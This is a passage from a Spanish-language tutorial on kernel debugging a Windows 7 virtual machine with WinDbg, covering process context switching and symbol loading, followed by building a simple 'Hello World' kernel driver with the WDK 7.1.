Allí debajo de OS debe decir YES y si esta puesta la tilde en START DEBUGGER AUTOMATICALLY debería arrancar el WINDBG sino en DEBUGGER PATH deberían buscar el windbg.exe para que quede configurado el path correcto al mismo así lo arranca, sino lo hizo automáticamente y el path esta bien con RUN DEBUGGER lo hará, se conectara y quedara debuggeando el WINDBG a todo el sistema target.

```

Kernel 'com:pipe, resets=0, reconnect, port=\.\pipe\kd_[0690]_Windows_Seven_Ultimate_-i386_-1' - WinDbg:10.0.15063.468 X86
File Edit View Debug Window Help
Command
Microsoft (R) Windows Debugger Version 10.0.15063.468 X86
Copyright (c) Microsoft Corporation. All rights reserved.

Opened \\.\pipe\kd_[0690]_Windows_Seven_Ultimate_-i386_-1
Waiting to reconnect...
Connected to Windows 7 7600 x86 compatible target at (Fri Oct 27 08:33:16.508 2017 (UTC - 3:00)), ptr64 FALSE
Kernel Debugger connection established.

***** Symbol Path validation summary *****
Response Time (ms) Location
Deferred SRV*c:\symbols*http://msdl.microsoft.com/download/symbols
Symbol search path is: SRV*c:\symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
Windows 7 Kernel Version 7600 MP (1 procs) Free x86 compatible
Built by: 7600.16385.x86fre.win7_rtm.090713-1255
Machine Name:
Kernel base = 0x8260b000 PsLoadedModuleList = 0x82753810
System Uptime: not available
nt!DbgLoadImageSymbols+0x47:
82623fa6 cc int 3

```

Tipeamos G y enter en el windbg y seguirá arrancando el sistema, una vez que me logueo en el target y ya arranco completamente voy al windbg y apreto break del menú DEBUG o ctrl mas break.

```

Kernel 'com:pipe, resets=0, reconnect, port=\.\pipe\kd_[0690]_Windows_Seven_Ultimate_-i386_-1' - WinDbg:10.0.15063.468 X86
File Edit View Debug Window Help
Command
Copyright (c) Microsoft Corporation. All rights reserved.

Opened \\.\pipe\kd_[0690]_Windows_Seven_Ultimate_-i386_-1
Waiting to reconnect...
Connected to Windows 7 7600 x86 compatible target at (Fri Oct 27 08:33:16.508 2017 (UTC - 3:00)), ptr64 FALSE
Kernel Debugger connection established.

***** Symbol Path validation summary *****
Response Time (ms) Location
Deferred SRV*c:\symbols*http://msdl.microsoft.com/download/symbols
Symbol search path is: SRV*c:\symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
Windows 7 Kernel Version 7600 MP (1 procs) Free x86 compatible
Built by: 7600.16385.x86fre.win7_rtm.090713-1255
Machine Name:
Kernel base = 0x8260b000 PsLoadedModuleList = 0x82753810
System Uptime: not available
nt!DbgLoadImageSymbols+0x47:
82623fa6 cc int 3
kd> !process -1 0
TYPE mismatch for process object at 8273e540
kd> !process 0 0
**** NT ACTIVE PROCESS DUMP ****
Error in reading nt!_EPROCESS at 00000000
kd> !m
start end module name (pdb symbols) c:\symbols\ntkrpamp.pdb\5B308B4ED6464159B87117C711E7340C2\ntkrpamp.pdb
Unable to enumerate kernel-mode unloaded modules. HRESULT 0x80004005
kd> g
KDTARGET: Refreshing KD connection
Break instruction exception - code 80000003 (first chance)
*****
* You are seeing this message because you pressed either *
* CTRL-C (if you run console kernel debugger) or *
* CTRL-BREAK (if you run GUI kernel debugger). *
* on your debugger machine's keyboard. *
* THIS IS NOT A BUG OR A SYSTEM CRASH *
* If you did not intend to break into the debugger, press the "g" key, then *
* press the "Enter" key now. This message might immediately reappear. If it *
* does, press "g" and "Enter" again. *
*****
nt!RtlpBreakWithStatusInstruction
82676394 cc int 3

```

Ahi veo ejecutando !process -1 0

```

kd> !process -1 0
PROCESS 83fc4a20 SessionId: none Cid: 0004 Peb: 00000000 ParentCid: 0000
DirBase: 00185000 ObjectTable: 87c01a88 HandleCount: 466.
Image: System

```

Que estoy en el proceso system veamos la lista de procesos con !process 0 0

```

kd> !process 0 0

```

\*\*\*\*\* NT ACTIVE PROCESS DUMP \*\*\*\*\*

PROCESS 83fc4a20 SessionId: none Cid: 0004 Peb: 00000000 ParentCid: 0000  
DirBase: 00185000 ObjectTable: 87c01a88 HandleCount: 466.  
Image: System

PROCESS 8502b3f8 SessionId: none Cid: 010c Peb: 7ffdd000 ParentCid: 0004  
DirBase: 3ec2d020 ObjectTable: 88c1f178 HandleCount: 29.  
Image: smss.exe

PROCESS 85771d40 SessionId: 0 Cid: 016c Peb: 7ffdf000 ParentCid: 0164  
DirBase: 3ec2d060 ObjectTable: 96a4b590 HandleCount: 504.  
Image: csrss.exe

PROCESS 856cd530 SessionId: 0 Cid: 0194 Peb: 7ffdf000 ParentCid: 0164  
DirBase: 3ec2d0a0 ObjectTable: 96a4d5e0 HandleCount: 75.  
Image: wininit.exe

PROCESS 856f6530 SessionId: 1 Cid: 019c Peb: 7ffdd000 ParentCid: 018c  
DirBase: 3ec2d040 ObjectTable: 96a52b10 HandleCount: 179.  
Image: csrss.exe

PROCESS 8573e530 SessionId: 1 Cid: 01d8 Peb: 7ffd6000 ParentCid: 018c  
DirBase: 3ec2d0c0 ObjectTable: 96b9c620 HandleCount: 108.  
Image: winlogon.exe

PROCESS 859ad030 SessionId: 0 Cid: 0208 Peb: 7ffdf000 ParentCid: 0194  
DirBase: 3ec2d080 ObjectTable: 96a52ac8 HandleCount: 216.  
Image: services.exe

PROCESS 84fb9b0 SessionId: 0 Cid: 0218 Peb: 7ffdb000 ParentCid: 0194  
DirBase: 3ec2d0e0 ObjectTable: 87cc3268 HandleCount: 556.  
Image: lsass.exe

PROCESS 859c1030 SessionId: 0 Cid: 0220 Peb: 7ffdc000 ParentCid: 0194  
DirBase: 3ec2d100 ObjectTable: 96b610d8 HandleCount: 141.  
Image: lsm.exe

PROCESS 85a42708 SessionId: 0 Cid: 0278 Peb: 7ffdd000 ParentCid: 0208  
DirBase: 3ec2d120 ObjectTable: 81f66f58 HandleCount: 352.  
Image: svchost.exe

PROCESS 85a55030 SessionId: 0 Cid: 02b0 Peb: 7ffdf000 ParentCid: 0208  
DirBase: 3ec2d140 ObjectTable: 81faf9d8 HandleCount: 53.  
Image: vmacthlp.exe

PROCESS 85a69030 SessionId: 0 Cid: 02d8 Peb: 7ffdd000 ParentCid: 0208  
DirBase: 3ec2d160 ObjectTable: 81f699c8 HandleCount: 267.  
Image: svchost.exe

PROCESS 8596e928 SessionId: 0 Cid: 0350 Peb: 7ffd4000 ParentCid: 0208  
DirBase: 3ec2d1a0 ObjectTable: 81f769d8 HandleCount: 412.  
Image: svchost.exe

PROCESS 85abc030 SessionId: 0 Cid: 0378 Peb: 7ffdf000 ParentCid: 0208  
DirBase: 3ec2d1c0 ObjectTable: 8a6a1e98 HandleCount: 397.  
Image: svchost.exe

PROCESS 85ac2030 SessionId: 0 Cid: 0394 Peb: 7ffd9000 ParentCid: 0208  
DirBase: 3ec2d1e0 ObjectTable: 8a6ab3b0 HandleCount: 1027.  
Image: svchost.exe

PROCESS 85b234b8 SessionId: 0 Cid: 0434 Peb: 7ffd6000 ParentCid: 0208  
DirBase: 3ec2d200 ObjectTable: 8a6d6a08 HandleCount: 536.  
Image: svchost.exe

PROCESS 85b5ec88 SessionId: 0 Cid: 0484 Peb: 7ffda000 ParentCid: 0208  
DirBase: 3ec2d220 ObjectTable: 8a73fb70 HandleCount: 376.  
Image: svchost.exe

PROCESS 85710148 SessionId: 0 Cid: 04f0 Peb: 7ffd8000 ParentCid: 0208  
DirBase: 3ec2d240 ObjectTable: 81fac1b8 HandleCount: 335.  
Image: spoolsv.exe

PROCESS 8571e030 SessionId: 0 Cid: 0514 Peb: 7ffdf000 ParentCid: 0208  
DirBase: 3ec2d260 ObjectTable: 91405ec8 HandleCount: 334.  
Image: svchost.exe

PROCESS 85c02900 SessionId: 0 Cid: 05b0 Peb: 7ffdd000 ParentCid: 0208  
DirBase: 3ec2d280 ObjectTable: 93cf2628 HandleCount: 83.  
Image: VGAuthService.exe

PROCESS 85c12bb8 SessionId: 0 Cid: 05dc Peb: 7ffdf000 ParentCid: 0208  
DirBase: 3ec2d2a0 ObjectTable: 81ef5558 HandleCount: 291.  
Image: vmtoolsd.exe

PROCESS 85c4d610 SessionId: 0 Cid: 06d0 Peb: 7ffdf000 ParentCid: 0208  
DirBase: 3ec2d2c0 ObjectTable: 9168ae58 HandleCount: 101.  
Image: svchost.exe

PROCESS 85761d40 SessionId: 0 Cid: 076c Peb: 7ffdf000 ParentCid: 0208  
DirBase: 3ec2d2e0 ObjectTable: 8a6a59f8 HandleCount: 192.  
Image: dllhost.exe

PROCESS 85cc7c48 SessionId: 0 Cid: 0790 Peb: 7ffd8000 ParentCid: 0278  
DirBase: 3ec2d300 ObjectTable: 8a78a190 HandleCount: 191.  
Image: WmiPrvSE.exe

PROCESS 85cdc658 SessionId: 0 Cid: 07d8 Peb: 7ffd5000 ParentCid: 0208  
DirBase: 3ec2d340 ObjectTable: 916705d8 HandleCount: 191.  
Image: dllhost.exe

PROCESS 85d3fa30 SessionId: 0 Cid: 0190 Peb: 7ffdf000 ParentCid: 0208  
DirBase: 3ec2d320 ObjectTable: 9175c2c8 HandleCount: 152.  
Image: msdtc.exe

PROCESS 85075cb0 SessionId: 0 Cid: 0528 Peb: 7ffdc000 ParentCid: 0208  
DirBase: 3ec2d360 ObjectTable: 916c0a70 HandleCount: 110.  
Image: VSSVC.exe

PROCESS 84e9b030 SessionId: 0 Cid: 0784 Peb: 7ffd4000 ParentCid: 0278  
DirBase: 3ec2d380 ObjectTable: 917d4938 HandleCount: 318.  
Image: WmiPrvSE.exe

PROCESS 8570d538 SessionId: 1 Cid: 0858 Peb: 7ffdc000 ParentCid: 0208

DirBase: 3ec2d3e0 ObjectTable: 96b75ba0 HandleCount: 156.  
Image: taskhost.exe

PROCESS 85e58030 SessionId: 0 Cid: 08f4 Peb: 7ffdc000 ParentCid: 0208  
DirBase: 3ec2d440 ObjectTable: 91d3ddd8 HandleCount: 166.  
Image: sppsvc.exe

PROCESS 85af2b08 SessionId: 1 Cid: 0974 Peb: 7ffdc000 ParentCid: 0378  
DirBase: 3ec2d180 ObjectTable: 9175b340 HandleCount: 68.  
Image: dwm.exe

PROCESS 85e626f0 SessionId: 1 Cid: 0980 Peb: 7ffdb000 ParentCid: 096c  
DirBase: 3ec2d460 ObjectTable: 81ef1540 HandleCount: 600.  
Image: explorer.exe

PROCESS 85ea28f8 SessionId: 1 Cid: 09e0 Peb: 7ffd5000 ParentCid: 0980  
DirBase: 3ec2d420 ObjectTable: 9482bc18 HandleCount: 33.  
Image: jusched.exe

PROCESS 85ea9030 SessionId: 1 Cid: 09e8 Peb: 7ffd5000 ParentCid: 0980  
DirBase: 3ec2d400 ObjectTable: 94823c00 HandleCount: 225.  
Image: vmtoolsd.exe

PROCESS 84061298 SessionId: 0 Cid: 0a88 Peb: 7ffdf000 ParentCid: 0208  
DirBase: 3ec2d4a0 ObjectTable: 91f99d78 HandleCount: 630.  
Image: SearchIndexer.exe

PROCESS 840685a0 SessionId: 0 Cid: 0aec Peb: 7ffd6000 ParentCid: 0a88  
DirBase: 3ec2d480 ObjectTable: 91f65210 HandleCount: 312.  
Image: SearchProtocolHost.exe

PROCESS 840758b8 SessionId: 0 Cid: 0b00 Peb: 7ffd5000 ParentCid: 0a88  
DirBase: 3ec2d4c0 ObjectTable: 949d8b40 HandleCount: 78.  
Image: SearchFilterHost.exe

PROCESS 84ea7030 SessionId: 0 Cid: 0c14 Peb: 7ffdb000 ParentCid: 0208  
DirBase: 3ec2d3c0 ObjectTable: 954c8948 HandleCount: 312.  
Image: svchost.exe

PROCESS 840d3d40 SessionId: 0 Cid: 0e00 Peb: 7ffdf000 ParentCid: 0208  
DirBase: 3ec2d3a0 ObjectTable: 94822518 HandleCount: 117.  
Image: WmiApSrv.exe

Esa es la lista de procesos si quisiera switchear al contexto de otro proceso para poner breakpoints allí haría.(por ejemplo switchear al explorer que tiene en mi caso 85e626f0 justo al lado de la palabra PROCESS)

kd> .process /i 85e626f0

You need to continue execution (press 'g' <enter>) for the context to be switched. When the debugger breaks in again, you will be in the new process context.

Apreto G y se switchea el contexto

```
kd> g
Break instruction exception - code 80000003 (first chance)
nt!RtlpBreakWithStatusInstruction:
82676394 cc
```

Veo en que proceso estoy ahora

```
kd> !process -1 0  
PROCESS 85e626f0 SessionId: 1 Cid: 0980 Peb: 7ffdb000 ParentCid: 096c  
DirBase: 3ec2d460 ObjectTable: 81ef1540 HandleCount: 600.  
Image: explorer.exe
```

Si no tienen ganas de perder tiempo pueden saltar el relodeo de símbolos en este momento, ya que solo es para practicar y tarda bastante, si quieren seguir adelante sigan en la pagina siguiente, donde termina la zona punteada.

Relodeo los símbolos con .reload /f

Va a tardar un rato largo, algunos los podrá bajar porque están en el repositorio otros no tendrán símbolos, pero la carpeta de símbolos se debería ir llenando.

Allí vemos al windbg **BUSY** y bajando símbolos (downloading) la primera vez que lo hagamos tardara mucho porque no tiene ningún símbolo, las subsiguientes no se hagan problema, tardara mas jejeje.

Si no les carga símbolos pueden usar `!sym noisy` antes de reload.

Run !sym noisy before .reload to track down problems loading symbols.

---

Muchos dirán si es un curso de IDA porque no nos atacheamos directamente al inicio con IDA con el plugin windbg, lo cual es perfectamente posible.

El tema es que a windbg lo uso para llegar hasta el punto mismo de donde quiero debuggear y recién ahí me atacheo con IDA porque a veces IDA falla y se cuelga todo, por lo tanto es mejor usarlo cerca del punto de interés a debuggear y dejarlo al WINDBG en la parte no importante que es mas robusto en este tipo de debugging remoto de kernel, de cualquier forma en cualquier momento yo podría breakear, cerrar el windbg y el sistema target quedarla congelado y luego atachear el IDA con el plugin windbg y continuar debuggeando con el sin problemas por eso, lo hare mas adelante.

Si hicieron reload con lm veran los modulos y sus simbolos

```
kd> lm
start end     module name
00550000      007d0000             Explorer          (pdb      symbols)
c:\symbols\explorer.pdb\A289F16DBCB94B618103DE843592AB182\explorer.pdb
6bd50000      6bda2000             zipfldr          (pdb      symbols)
c:\symbols\zipfldr.pdb\0CFC61030167490C9ABF25C441E651D11\zipfldr.pdb
6bdb0000      6bddd000             provsvc          (pdb      symbols)
c:\symbols\provserv.pdb\222401C8EF0749BA9E532D6AA6666F601\provserv.pdb
6bde0000      6be2f000             hgcp1            (pdb      symbols)
c:\symbols\hgcp1.pdb\4EA31C513A1C47F78AAC3A5CD54D59A1\hgcp1.pdb
6be90000 6bf73000  FXSRESM  (no symbols)
6bf80000      6bfe4000             imapi2           (pdb      symbols)
c:\symbols\imapi2.pdb\4F52351C2B514C3699D1B47D48BCFA322\imapi2.pdb
6bff0000      6c02a000             FXSAPI           (pdb      symbols)
c:\symbols\FXSAPI.pdb\C5C8AC671FA34D9EB1CDD55364F6E39E2\FXSAPI.pdb
6c030000      6c102000             fxsst            (pdb      symbols)
c:\symbols\FXSST.pdb\DDFADEC7308347E9AD60E0617335C84D2\FXSST.pdb
6c110000      6c31e000             SyncCenter        (pdb      symbols)
c:\symbols\SyncCenter.pdb\23C05D457D6F4BA8AAB78F8293F398C92\SyncCenter.pdb
6c320000      6cd9c000             ieframe          (pdb      symbols)
c:\symbols\ieframe.pdb\BAAAE87C2F8485C80589CCF7E3A82BE2\ieframe.pdb
6cda0000      6ce50000             bthprops          (pdb      symbols)
c:\symbols\bthprops.pdb\97B2FBEB35D64296B802DD2387D5E1CF1\bthprops.pdb
6ce50000      6ce98000             wwanapi          (pdb      symbols)
c:\symbols\wwanapi.pdb\9862E0172237487BBFEF6C1B3EBEE58A1\wwanapi.pdb
6cf70000      6d02a000             Actioncenter      (pdb      symbols)
c:\symbols\ActionCenter.pdb\98A49FC8D39C471996BEB3EF01EAA4831\ActionCenter.pdb
6d340000      6d4ee000             pnidui          (pdb      symbols)
c:\symbols\pnidui.pdb\50126007BD354C589514BA7F546EA17A2\pnidui.pdb
6d4f0000      6d755000             netshell          (pdb      symbols)
c:\symbols\netshell.pdb\083CF46E903F426AA06FF633605370E32\netshell.pdb
6d8c0000      6d8ee000             QAgent           (pdb      symbols)
c:\symbols\qagent.pdb\ABAFFF300B6A48789369D4A90AD2DC222\qagent.pdb
6da60000      6da76000             Wlanapi          (pdb      symbols)
c:\symbols\wlanapi.pdb\48EE3C9420F24448833370695E2AF4772\wlanapi.pdb
6df90000      6df9a000             wwapi            (pdb      symbols)
c:\symbols\wwapi.pdb\84C82A03729E48E0A883E55B56B7A0161\wwapi.pdb
6e1e0000      6e1eb000             CSCAPI          (pdb      symbols)
c:\symbols\cscapi.pdb\3D7C1EEDC26B43C6B4CFD2BBF8EE08CB2\cscapi.pdb
```

Ven que los que tienen símbolos los guardo en mi carpeta symbols, eso significa que todo esta bien configurado sino a llorar a bill gates jeje.

Hare un driver simple de prueba tipo HOLA MUNDO en la maquina principal, el que no lo quiere compilar estará compilado junto con el tute.

En una carpeta que no tenga espacios ni en el nombre ni en el path hago un archivo de texto y le coloco dentro el código.

```
#include <ntddk.h>

void DriverUnload(
    PDRIVER_OBJECT pDriverObject)
{
    DbgPrint("Driver unloading\n");
}

NTSTATUS DriverEntry(
    PDRIVER_OBJECT DriverObject,
    PUNICODE_STRING RegistryPath)
{
    DriverObject->DriverUnload = DriverUnload;
    DbgPrint("Hello, World\n");
    return STATUS_SUCCESS;
}
```

Lo renombro como HelloWorldDriver.c luego hago uno que se llame solo SOURCES con esto dentro

```
TARGETNAME = HelloWorldDriver
TARGETPATH = obj
TARGETTYPE = DRIVER


INCLUDES = %BUILD%\inc
LIBS = %BUILD%\lib

SOURCES = HelloWorldDriver.c
```

Y otro que se llame makefile.def con esto dentro

```
!INCLUDE $(NTMAKEENV)\makefile.def
```


Para compilarlo si instale el wdk 7.1 voy a la barra de programas instalados del inicio de windows en la maquina principal.



Y arranco el x86 FREE BUILD ENVIRONMENT de Windows 7.

The screenshot shows a command prompt window titled 'Administrador: Windows Win7 x86 Free Build Environment'. The title bar also includes the text 'OACR monitor running already'. The main area of the window is black, indicating it is a terminal or command-line interface. The path 'C:\WinDDK\7600.16385.1>' is visible at the top of the screen.

Allí cambio al path sin espacios donde están los 3 archivos.



Ejecuto el comando build

```
Administrator: Windows Win7 x86 Free Build Environment
OACR monitor running already
C:\WinDDK\7600.16385.1>cd C:\Users\ricnar\Desktop\TEST
C:\Users\ricnar\Desktop\TEST>build
path contains nonexistent c:\program files (x86)\amd app\bin\x86, removing
path contains nonexistent %pythonhome%, removing
path contains nonexistent %pythonscript%, removing
BUILD: Compile and Link for x86
BUILD: Loading c:\winddk\7600.16385.1\build.dat...
BUILD: Computing Include file dependencies:
BUILD: Start time: Fri Oct 27 10:07:02 2017
BUILD: Examining c:\users\ricnar\desktop\test directory for files to compile.
  c:\users\ricnar\desktop\test Invalidating OACR warning log for 'root:x86fre'

BUILD: Saving c:\winddk\7600.16385.1\build.dat...
BUILD: Compiling and Linking c:\users\ricnar\desktop\test directory
Configuring OACR for 'root:x86fre' - <OACR on>
BUILD: Finish time: Fri Oct 27 10:07:04 2017
BUILD: Done


 0 files compiled - 3 Warnings

C:\Users\ricnar\Desktop\TEST>
```

Allí se compilo


Nombre	Fecha de modificación	Tipo	Tamaño
_objects.mac	27/10/2017 10:07 ...	Archivo MAC	1 KB
